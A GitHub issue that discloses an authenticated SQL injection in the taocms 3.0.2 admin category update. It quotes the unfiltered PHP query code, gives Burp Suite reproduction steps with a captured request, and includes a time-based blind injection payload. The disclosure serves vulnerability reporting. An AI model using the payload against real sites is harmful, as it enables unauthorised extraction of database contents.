New issue

Jump to bottom

taocms3.0.2 SQL injection exists in the background #27

Open **zhendezuile** opened this issue on Feb 16 · 0 comments

zhendezuile commented on Feb 16

Vulnerability file address:
\include\Model\Category.php

```
        Base::execmsg("添加","?action=".$this->table.'&ctrl=createcache',$status);
    }
    function update(){
        $data=parent::columsdata();
        $status=$this->db->updatelist(TB.$this->table,$data,$this->id);
        $data=$this->db->getlist(TB."category","id=".$this->id[0],"id,nickname",1);
        $staticurl=Base::creaturl($data[0],2);
        $this->db->updatelist(TB."category","staticurl='".$staticurl."'",$this->id[0]);
        Base::execmsg("修改","?action=".$this->table.'&ctrl=createcache',$status);
    }
    function createcache(){
        $o=$this->db->getlist(TB."category");
```

It can be seen that the update function does not filter the id. After obtaining the id with the columnsdata function, it is brought into the updatelist function to update the data.

```
    }
    function updatelist($table,$data,$idArray){
        if (is_array($data)){
            foreach ($data as $k=>$v){
                $updateData.=Base::safeword($k)."='".Base::safeword($v)."',";
            }
            $data=substr($updateData,0,-1);
        }
        $idArray=(array)$idArray;
        $ids=implode(',',$idArray);
        $query = $this->query("UPDATE ".$table." set ".$data." WHERE id in(".$ids.")");
        return $query;
    }
```

Then bring the id into the getlist function for the select query


```
    }
    function getlist($table,$wheres = "1=1", $colums = '*',$limits = '20',$orderbys="id DESC"){
        $query = $this->query("select ".$colums." from ".$table." where ".$wheres." ORDER BY ".$orderbys." limit ".$limits);
        while($rs = $this->fetch_array($query)){
            $datas[]=Base::magic2word($rs);
        }
        return $datas ;
    }
```

Finally, the id is brought into the updatelist function for an update
As can be seen from the above, a total of three SQL statements were executed, and none of the ids were filtered.

Vulnerability to reproduce:

1、Build the environment locally, and then enter the background

2、Click the Manage section, then click Edit, and finally click Submit



3、Then use burpsuite to capture a packet and send the packet to the repeater module

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Com

4 × ...

Send Cancel


Request

Pretty Raw Hex \n

```
1  POST /admin/admin.php HTTP/1.1
2  Host: www.xiaodi.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
   Firefox/97.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
   0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 242
9  Origin: http://www.xiaodi.com
10 Connection: close
11 Referer: http://www.xiaodi.com/admin/admin.php?action=category&id=2&ctrl=edit
12 Cookie: Hm_lvt_31554339f9belafd6cef849b9709d4d7=1644917557; cp_language=zh;
   csrf_d9e0a4=60404822; PHPSESSID=d7c369283e050441a345282710784f74f; gVo_uid=
   Vhjpq%2Fcs3HUzlJJ6TgnEJg%3D%3D; gVo_username=3aX6Xe50t3Szc4JT%2BL9oGg%3D%3D;
   gVo_wz_name=UhfKA%2FT1cAeQsSXa6fheUQ%3D%3D; gVo_siteid=
   1d0CxcEqAwFSRU1XCKTljQ%3D%3D; gVo_userkeys=L2sRUxAqAJDZP0sBE3SY0g%3D%3D
13 Upgrade-Insecure-Requests: 1
14
15 name=%E6%97%A5%E8%AE%B0&nickname=test&fid=2&cattpl=&listtpl=&distpl=&intro=
   %E6%97%A5%E8%AE%B0%E6%9C%AC%0D%0Atest&orders=1&status=1&action=category&id=2&ctrl=
   update&Submit=%E6%8F%90%E4%BA%A4
```

4、The vulnerability variable is id, and the payload is constructed as: and if(ascii(substr(database(),1,1))=116,sleep(2),0)

Click send, you can see that the successful delay is 6 seconds， as mentioned earlier, this is because the SQL statement is executed 3 times



Repair suggestion:

filter by id

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant